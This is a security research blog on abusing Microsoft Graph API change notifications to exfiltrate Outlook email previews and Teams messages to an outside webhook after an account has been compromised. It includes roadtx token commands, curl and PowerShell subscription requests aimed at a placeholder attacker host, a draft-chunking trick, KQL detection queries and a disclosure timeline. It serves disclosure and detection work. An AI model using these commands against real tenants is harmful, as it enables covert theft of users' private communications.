Leveraging Microsoft Graph API Change Notifications for Data Exfiltration

Microsoft released a blog on June 17, 2025, Breaking down the infinite workday, as a follow up to their Work Trend Index Special Report. In the blog, they note that an employee receives on average 117 emails and 153 Teams messages each day. Thankfully, I don’t receive that many emails or messages on an average day, but these numbers show how important products like Outlook or Teams are for businesses. With that in mind, consider this: what if there was a way to exfiltrate emails and messages all via the Microsoft Graph API?
Microsoft’s Graph API (graph.microsoft.com) allows users to retrieve data for Entra ID and Microsoft 365. One lesser-known feature of the Graph API is Change Notifications. Change Notifications allow developers to subscribe to certain Graph objects in order to receive notifications when the supported objects are created, updated, or deleted. These notifications can be directed to external webhook endpoints or Azure Event Hubs/Event Grids.
This feature can be extremely useful for developers, but also an interesting target for data exfiltration in a tenant. This blog will focus primarily on Rich Notifications (Change Notifications that contain resource data) and how these can be leveraged for data exfiltration. We will also detail hunting and detection methods for Entra administrators.
TL;DR
- Rich Notifications can be leveraged by attackers in post exploitation scenarios to exfiltrate actual data (ex. Teams messages or Outlook email snippets) for a limited lifetime with minimal visibility and alerting.
- Change Notifications are delivered on behalf of the user via Microsoft Graph and Microsoft infrastructure, including Rich Notifications.
- Change Notifications are available to both users and service principals.
- The permissions required to create Change Notifications for users are Delegated Graph API permissions. Permissions for Rich Notifications can be obtained from well-documented Microsoft first-party apps.
- The Entra Admin Portal does not have a dashboard or blade to list Graph Change Notifications in the tenant. All Change Notifications in a tenant can be listed by Global Administrators with the
Subscription.Read.Allpermission and a Graph PowerShell cmdlet –Get-MgSubscription. - Change Notification creation/deletion events only seem to be available via Microsoft Graph Activity Logs.
- This was reported to Microsoft Security Response Center (MSRC) and the case was initially triaged as – “determined that this is a Low severity issue and is not a security vulnerability for immediate servicing”. After discussion, a new log table (
GraphNotificationsActivityLogs) was added for Change Notifications. This table logs every triggered change notification.
Previous Research
Nathan McNulty and Jos Lieben have both touched on the topic of webhooks in M365 or Graph Change Notifications specifically. Jos Lieben’s M365Permissions tool has functionality to list current Change Notifications in a tenant from an Administrator standpoint.
- https://x.com/NathanMcNulty/status/1860596552433062035
- https://www.linkedin.com/posts/nathanmcnulty_torn-on-sharing-this-but-i-think-its-important-activity-7266362486675644417-0Ifk
- https://www.powershellgallery.com/packages/M365Permissions
The Basics
Graph Change Notifications are referred to by a few different names depending on where you are looking in the documentation. Microsoft documentation generally refers to these as Change Notifications. However, the Graph Rest API docs refer to them as Subscriptions. We’ll use these terms interchangeably depending on context.
Change Notifications can be created for supported Graph API object types. For example, users, groups, chat messages, and emails are supported object types. Rich Notifications are supported for a smaller subset of objects. Rich Notifications differ from standard Change Notifications in that they will return actual data to the webhook endpoint. Rich Notifications require some additional parameters during creation and all content is encrypted in the request to webhook endpoints.
Change Notifications are created by submitting a POST request to the /subscriptions Graph API endpoint. Subscriptions have an expiration time depending on the resource type that is being subscribed to. These expiration times are generally much shorter when the Subscription is a Rich Notification. Existing Subscriptions can also be updated to extend the expiration time before expiration. The example blow is a sample POST body for a Rich Notification.
The following properties are worth highlighting:
changeType: the list of actions to notify onnotificationUrlandlifecycleNotificationUrl:
the webhook endpoints to catch notifications or lifecycle notificationsresource: Graph API resource monitored for notificationsexpirationDateTime: UTC time when the Subscription will expire (limits will be enforced by the backend Graph API if you set a time that exceeds limits)includeResourceData: must be set true for Rich Notifications
{
  "changeType": "created,updated,deleted",
  "notificationUrl": "{webhook_url}",
  "lifecycleNotificationUrl": "{webhook_url}",
  "resource": "me/mailFolders('Inbox')/messages",
  "expirationDateTime": "2026-04-19T19:30:12.5303600Z",
  "clientState": "{guid}",
  "latestSupportedTlsVersion": "v1_2",
  "includeResourceData": true,
  "encryptionCertificate": "{b64_public_cert}",
  "encryptionCertificateId": "{guid}"
}
encryptionCertificate: the base64 encoded certificate with a public key for encryption on the Graph side.
The corresponding private key will be required for decryption on the receiving webhook side.

A webhook endpoint is required to receive Subscription notifications from the Graph API (Azure Event Hubs/Event Grids are also supported, but this blog will focus on external webhook endpoints). It must be accessible by MS Graph infrastructure, HTTPS enforced, and be configured to respond to the Graph API per the docs. For the purposes of this blog, NetSPI used the following Azure hosted webhook infrastructure. This blog will not dive into the infrastructure side of Change Notifications. This is well documented by Microsoft and they also provide examples to get started.
- The user makes an authenticated POST request to the
/subscriptionsendpoint at https://graph.microsoft.com to create a Subscription. This could be a normal Change Notification or Rich Notification. A payload similar to the one above needs to be provided for Rich Notifications. The access token must be for the Graph API and specific scopes are required depending on the resource being subscribed to.
- The Graph API receives the request to
/subscriptions. Microsoft validates the request and the target webhook specified. If this is the first webhook request, the webhook infrastructure is sent a validation token by the Graph API and it must respond in a specific way to successfully register with the Graph API. After all validation is complete, Microsoft sends a notification (with optional encrypted data) to the webhook endpoint once an event triggers. - The initial webhook endpoint is an Azure Function App. This Function App contains a function that handles all Microsoft Graph API interactions per Microsoft specifications. The function is also responsible for grabbing the corresponding private key from a Key Vault to decrypt the encrypted Rich Notification content sent by the Graph API. This is then pushed to Cosmos DB.
- Cosmos DB persists notification metadata and plaintext payloads.
Required Permissions
Both users and service principals can create Change Notifications. For users, the required permissions are Delegated Graph Permissions. Application Graph Permissions are required for service principal scenarios. The Graph API docs have a good breakdown of the required permissions for each supported resource. This blog will focus primarily on Rich Notifications for Teams messages and Outlook emails.
The required permissions for these scenarios are below.
- Mail.Read
- Mail.ReadWrite
- Chat.Read
- Chat.ReadWrite
User Scenarios
The following scenarios are focused specifically on a compromised user where an attacker has gained access to an access token and refresh token for the Graph API. To simulate this, the roadtx tool (ROADtools) will be used to get tokens. The command below uses device code login to get tokens for the Graph API for the Microsoft Office application.
> roadtx gettokens --device-code -c d3590ed6-52b3-4102-aeff-aad2292ab01c -r msgraph
Requesting token for resource https://graph.microsoft.com/
To sign in, use a web browser to open the page https://login.microsoft.com/device and enter the code EFD9CQ6EC to authenticate.
Tokens were written to .roadtools_auth
The client id (app id) in the command matters. Without going too far down the rabbit hole, Microsoft first party applications can have pre-consented permissions for different resource APIs. The Microsoft Office application has a number of pre-consented Graph API permissions that are valuable to attackers. This has been documented in detail by Fabian Bader and Dirk-jan Mollema with their Entra Scopes app. Targeting applications in the “Family of Client IDs” (FOCI) also allows attackers a wide variety of pre-consented scopes to use with Graph.
The roadtx command gives us a refresh token, an access token, and the required scopes to setup Rich Notifications for two key resource types: Outlook emails and Teams messages. The following curl commands can be used to set up Rich Notifications for each respectively. The first command targets the user’s Outlook emails and selects key properties such as bodyPreview. It’s important to note that the typical body property is blocked for Subscriptions in Outlook messages, but the bodyPreview is allowed. The second command targets all Teams chat messages and does not require any specific parameters to return the entire chat message. Note that the resource endpoints specified in the curl commands are using the /me alias for the currently authenticated user. The resource endpoints are specifically scoped to the target user’s Outlook emails and Teams messages.
curl -X POST \
  -H 'Content-Type: application/json' \
  -H 'Accept: application/json' \
  -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36' \
  -H "Authorization: Bearer $((Get-Content .roadtools_auth | ConvertFrom-Json).accessToken)" \
  -d '{"changeType": "created,updated,deleted", "notificationUrl": "https://not-a-real-function-app.azurewebsites.net/api/webhooktrigger...", "lifecycleNotificationUrl": "https://not-a-real-function-app.azurewebsites.net/api/webhooktrigger...", "resource": "/me/messages?$select=sender,toRecipients,subject,from,createdDateTime,receivedDateTime,sentDateTime,bodyPreview,isDraft,isRead", "expirationDateTime": "2026-04-19T19:30:12.5303600Z", "clientState": "e7f4158d-48a2-4321-880c-1e50c3b06cfc", "latestSupportedTlsVersion": "v1_2", "includeResourceData": true, "encryptionCertificate": "MII...", "encryptionCertificateId": "b4bb1afc-bfa3-4350-b10d-44c552f9a72c"}'
  'https://graph.microsoft.com/beta/subscriptions'
curl -X POST \
  -H 'Content-Type: application/json' \
  -H 'Accept: application/json' \
  -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36' \
  -H "Authorization: Bearer $((Get-Content .roadtools_auth | ConvertFrom-Json).accessToken)" \
  -d '{"changeType": "created,updated,deleted", "notificationUrl": "https://not-a-real-function-app.azurewebsites.net/api/webhooktrigger...", "lifecycleNotificationUrl": "https://not-a-real-function-app.azurewebsites.net/api/webhooktrigger...", "resource": "/me/chats/getAllMessages", "expirationDateTime": "2026-04-15T19:40:14.0250260Z", "clientState": "e7f4158d-48a2-4321-880c-1e50c3b06cfc", "latestSupportedTlsVersion": "v1_2", "includeResourceData": true, "encryptionCertificate": "MII...", "encryptionCertificateId": "b4bb1afc-bfa3-4350-b10d-44c552f9a72c"}' \
  'https://graph.microsoft.com/beta/subscriptions'
If you look closely, the two expirationDateTimes are different. The Graph API enforces limits for how long a Subscription is valid for.
The documentation lists a lifetime of 4,320 minutes (3 days) for Teams messages and 10,080 minutes (around 7 days) for Outlook messages.
However, Rich Notifications for Outlook messages have a shorter time of 1,440 minutes (around a day). This is important for two reasons.
- Change Notifications have a limited lifetime and a new Subscription must be created after it expires.
However, Subscriptions can be extended as long as they are not expired. - An attacker with persistent access can extend Subscriptions by using the update API and specifying a new expiration time (within the limits enforced) to renew the Subscriptions.
Now that the Subscriptions have been registered, the attacker simply has to wait for new Outlook emails or Teams messages to be created, updated, or deleted in the target user’s account. Since all available changeTypes were specified, this will include content that is sent to the user and anything the user is creating or updating.
To illustrate this, assume the target user sent an email right after the Subscription was registered.

This creates a number of notifications to be generated and sent to the webhook infrastructure. The screenshot below shows the saved webhook Subscriptions in the Cosmos DB Data Explorer.

Multiple update and create actions were triggered for the email being sent by the target user. The actual decrypted Outlook payload looks like this below.
{
  "createdDateTime@odata.type": "#DateTimeOffset",
  "createdDateTime": "2026-04-13T14:02:27Z",
  "receivedDateTime@odata.type": "#DateTimeOffset",
  "receivedDateTime": "2026-04-13T14:06:47Z",
  "sentDateTime@odata.type": "#DateTimeOffset",
  "sentDateTime": "2026-04-13T14:06:46Z",
  "subject": "A very important email",
  "bodyPreview": "Hello! This is a very important email. Your new password: password123!",
  "isRead": true,
  "isDraft": false,
  ...
}
Teams messages function in a similar way. Assume that the target user also sent a Teams message.

The decrypted payload received on the webhook infrastructure looks like below. Note that this payload contains the full body of the message.
Unlike Outlook messages, the Teams messages are not truncated to a certain number of characters.
{
  "messageType": "message",
  "createdDateTime": "2026-04-13T15:27:31.149Z",
  "lastModifiedDateTime": "2026-04-13T15:27:31.149Z",
  "lastEditedDateTime": null,
  "deletedDateTime": null,
  "from": {
    "application": null,
    "device": null,
    "user": {
      "userIdentityType": "aadUser",
      "tenantId": "...",
      "id": "...",
      "displayName": "Test User"
    }
  },
  "body": {
    "contentType": "html",
    "content": "<p>This is a test message. I was thinking the other day about passwords and how interesting they are. They can have so many different characters, numbers, special characters. And even the name of my dog. Anyways, here is my password. Can you make sure its a good one? password123!</p>"
  }
}
The important takeaway for both of these scenarios is that the attacker did not need to interact with the actual Outlook email or Teams message in any way. Once the Subscription was created, data was sent to the webhook via Rich Notification all through Microsoft and the Graph API.
You can see this in action below. Assume that a Subscription has been created for a target user by an attacker that has compromised the target user. The Subscription tracks changes to their Teams messages. The browser window on the left represents the target user. On every new Teams message, the Subscription pushes notifications to an attacker-controlled Cosmos DB, exactly like the example webhook infrastructure discussed previously. The browser window on the right is the attacker-controlled Cosmos DB Data Explorer that saves all notifications. Every change notification passes through the attacker webhook infrastructure and is available in seconds.
Bonus User Scenario
Before moving on to Applications, there is one additional scenario worth detailing for users and Outlook messages. As mentioned in the last scenario, Subscriptions for Outlook messages only support the bodyPreview property. This property is limited to the first 255 characters of the email body content. A user can bypass this restriction if they have access to the Outlook Web interface or access to make Graph requests. The example below will use the Outlook Web interface for ease of demonstration.
Assume that the same Change Notification request is still in place for the Outlook messages. Lets say that a user wants to get the full content of an email exfiltrated when the length is greater than 255 characters. The email content below is 277 total characters and cannot be exfiltrated in its entirety. One way to get around this limitation is to split this into 255 character chunks, enter each chunk into a draft email, save the draft, and repeat. Each modification to the draft email will trigger an update that will send a Rich Notification.
This is a test message. I was thinking the other day about passwords and how interesting they are. They can have so many different characters, numbers, special characters. And even the name of my dog. Anyways, here is my password. Can you make sure its a

 good one? password123!
The first part of the message can be input into a draft and then saved.

This can then be repeated for the second chunk.

Note that the email was NOT sent during these tests and existed only as a draft in the Drafts. Both notifications will hit the webhook infrastructure.
Payload 1
{
  "createdDateTime@odata.type": "#DateTimeOffset",
  "createdDateTime": "2026-04-13T16:32:06Z",
  "receivedDateTime@odata.type": "#DateTimeOffset",
  "receivedDateTime": "2026-04-13T16:32:06Z",
  "sentDateTime@odata.type": "#DateTimeOffset",
  "sentDateTime": "2026-04-13T16:32:06Z",
  "subject": "draft",
  "bodyPreview": "This is a test message. I was thinking the other day about passwords and how interesting they are. They can have so many different characters, numbers, special characters. And even the name of my dog. Anyways, here is my password. Can you make sure its a",
  "isRead": true,
  "isDraft": true,
  ...
}
Payload 2
{
  "createdDateTime@odata.type": "#DateTimeOffset",
  "createdDateTime": "2026-04-13T16:32:06Z",
  "receivedDateTime@odata.type": "#DateTimeOffset",
  "receivedDateTime": "2026-04-13T16:32:06Z",
  "sentDateTime@odata.type": "#DateTimeOffset",
  "sentDateTime": "2026-04-13T16:32:06Z",
  "subject": "draft",
  "bodyPreview": "good one? password123!",
  "isRead": true,
  "isDraft": true,
  ...
}
Application Scenario
Service Principals operate like users. The big difference is that the required permissions are bound to Application Graph API permissions or App Role Assignments. This also means that the Subscriptions will operate in a similar manner to the Application permission required for a particular Subscription.
The example will detail how all Teams messages can be sent through Rich Notifications with a compromised Service Principal.
Assume that an attacker has compromised the “Message Archiver” app. This application has the privileged Application permission Chat.Read.All configured and Admin consent has been granted.
> Get-MgContext | Select Scopes, AuthType, AppName | FL

Scopes   : {Chat.Read.All}
AuthType : AppOnly
AppName  : Message Archiver
The following script can be used to configure and create the Subscription.
$resource = "/chats/getAllMessages"
$webhook = "https://not-a-real-func-app.azurewebsites.net/api/webhook..."
$params = @{
  changeType = "created,updated,deleted"
  notificationUrl = $webhook
  lifecycleNotificationUrl = $webhook
  resource = $resource
  expirationDateTime = [DateTimeOffset]::UtcNow.AddDays(3).ToString("yyyy-MM-dd'T'HH:mm:ss.fffffff'Z'")
  clientState = (New-Guid).Guid.ToString()
  latestSupportedTlsVersion = "v1_2"
  includeResourceData = $true
  encryptionCertificate = "..."
  encryptionCertificateId = (New-Guid).Guid.ToString()
}

New-MgSubscription -BodyParameter $params | FL
> .\sub.ps1

ChangeType                : created,updated,deleted
ExpirationDateTime        : 4/16/2026 5:15:19 PM
Id                        : ...
IncludeResourceData       : True
Resource                  : /chats/getAllMessages
Assume that two different users have sent Teams messages after the Subscription was created.


The Rich Notification configured by the Service Principal leverages Application permissions. The description of Chat.Read.All is “Allows the app to read all 1-to-1 or group chat messages in Microsoft Teams.” This combined with the Rich Notification resource of /chats/getAllMessages allows the webhook infra to receive all Teams messages across the org.
{
  "messageType": "message",
  "createdDateTime": "2026-04-13T17:49:15.134Z",
  "lastModifiedDateTime": "2026-04-13T17:49:15.134Z",
  "from": {
    "application": null,
    "device": null,
    "user": {
      "userIdentityType": "aadUser",
      "tenantId": "..",
      "id": "...",
      "displayName": "Test Test"
    }
  },
  "body": {
    "contentType": "html",
    "content": "This is a test message to test user!"
  }
  ...
}
{
  "messageType": "message",
  "createdDateTime": "2026-04-13T17:54:26.748Z",
  "lastModifiedDateTime": "2026-04-13T17:54:26.748Z",
  "from": {
    "application": null,
    "device": null,
    "user": {
      "userIdentityType": "aadUser",
      "tenantId": "...",
      "id": "...",
      "displayName": "User Test"
    }
  },
  "body": {
    "contentType": "html",
    "content": "Hey! Hows it going? This is a completely different message from a different user, to a different person!"
  }
  ...
}
Hunting and Detection
There are no dedicated Entra Admin portals or blades to easily administer Change Notifications in a tenant. However, there is a Graph PowerShell cmdlet Get-MgSubscription that can help. Per Microsoft documentation, a user with the Global Administrator role with an app that has Subscription.Read.All is the only way to see all Subscriptions in the tenant. This includes every user and every application.
There are a few important properties to understand when reviewing Subscription objects.
ApplicationId: the appid the user authenticated throughChangeType: the type of actions being trackedCreatorId: the object id of the principal that created the SubscriptionIncludeResourceData: indicator for if the Subscription is a Rich NotificationNotificationUrl: the webhook endpoint the data is being sent toResource: the Graph resource that is being tracked
> Get-MgSubscription -All | FL

ApplicationId             : d3590ed6-52b3-4102-aeff-aad2292ab01c
ChangeType                : created,updated,deleted
ClientState               :
CreatorId                 : 03d7a13e-056d-4baf-ad2c-71cf62e68b61
EncryptionCertificate     :
EncryptionCertificateId   :
ExpirationDateTime        : 4/16/2026 7:28:49 PM
Id                        : 58bae84a-a915-4071-b1fb-3513cd8602a4
IncludeResourceData       :
LatestSupportedTlsVersion : v1_2
LifecycleNotificationUrl  : https://not-a-real-func-app.azurewebsites.net/api/test1...
NotificationQueryOptions  :
NotificationUrl           : https://not-a-real-func-app.azurewebsites.net/api/test1...
NotificationUrlAppId      :
Resource                  : /users
AdditionalProperties      : {}
Jos Lieben’s M365Permissions tool also has coverage for Subscriptions.
From a Detection perspective, activity can be logged via Graph Activity Logs. A new log table was also created as a result of the MSRC submission.
MicrosoftGraphActivityLogs
- Data Source: MicrosoftGraphActivityLogs
- Detection Strategy: Behavior
- Detection Concept: Detect on when a call is made to the /subscriptions endpoint.
- Detection Reasoning: Subscriptions can only be created via this API endpoint and Subscriptions are specifically a Graph API activity. This action will not be registered in other logging groups.
- Known Detection Considerations: This will only capture create, read, update, and delete operations against this specific API. Webhook triggers will not be captured.
The following sample KQL query can be used as a starting point to capture Graph activity on both the v1 and beta endpoints.
MicrosoftGraphActivityLogs
| where TimeGenerated > ago(30d)
| where RequestUri has_any ("/v1.0/subscriptions", "/beta/subscriptions")
GraphNotificationsActivityLogs
- Data Source: GraphNotificationsActivityLogs
- Detection Strategy: Behavior
- Detection Concept: Detect on when a Subscription event triggers.
- Detection Reasoning: Tracking notifications will allow admins to understand how many times a webhook Subscription is triggering. These logs also contain helpful info like the target endpoint, type of Subscription, message info, etc. Note that this log source does not contain all information about the parent Subscription. This additional context will need to be gathered from the PowerShell command above.
- Known Detection Considerations: This is a brand new log table and some properties are not fully understood or documented yet.
The following sample KQL query can be used as a starting point to capture notification activity.
GraphNotificationsActivityLogs
| where TimeGenerated > ago(30d)
You can also add another where clause to filter by the Subscription id. This needs to be gathered from the Get-MgSubscription command above.
GraphNotificationsActivityLogs
| where TimeGenerated > ago(30d)
| where SubscriptionIdentity =~ "1234..."
The table and its columns are documented here. Here is what some of the key columns contain in a real-world example.
TimeGeneratedandMessage: the Message contains helpful info like the webhook endpoint & if the Subscription is for a Rich Notification.

SubscriptionIdentity: the unique identifier for the Subscription or Change Notification.
This value will be returned in Get-MgSubscription and can be used to tie a request to the parent Subscription.
This ID will also be the only way to get verbose information about the parent Subscription, like the creating user or the specific Graph resource path.


WorkloadNamespace,WorkloadResource,ApplicationId: the namespace helps to quickly identify the type of Subscription. This can be further combined with the properties in the WorkloadResource to determine this was a Subscription for Outlook emails. Finally, the ApplicationId indicates the app used when initially creating the Subscription. As this was created in a User Scenario (see the roadtx command above), the id is for the Microsoft Office application.
MSRC Responsible Disclosure Timeline
- 03/07/2025 – vulnerability report submitted.
- 03/10/2025 – case number assigned, status changed to Review/Repro.
- 04/30/2025 – “determined that this is a Low severity issue and is not a security vulnerability for immediate servicing”. Case status changed to Complete.
- 04/16/2026 – MSRC notified of intent to publish blog. Start of responsible disclosure process.
- 05/08/2026 – MSRC re-opens case and requests disclosure extension.
- 07/22/2026 – MSRC confirms logging has been fixed. Logging for change notifications added via GraphNotificationsActivityLogs log source. Case status changed to Complete.
- 11/04/2026 – Blog published
Conclusion
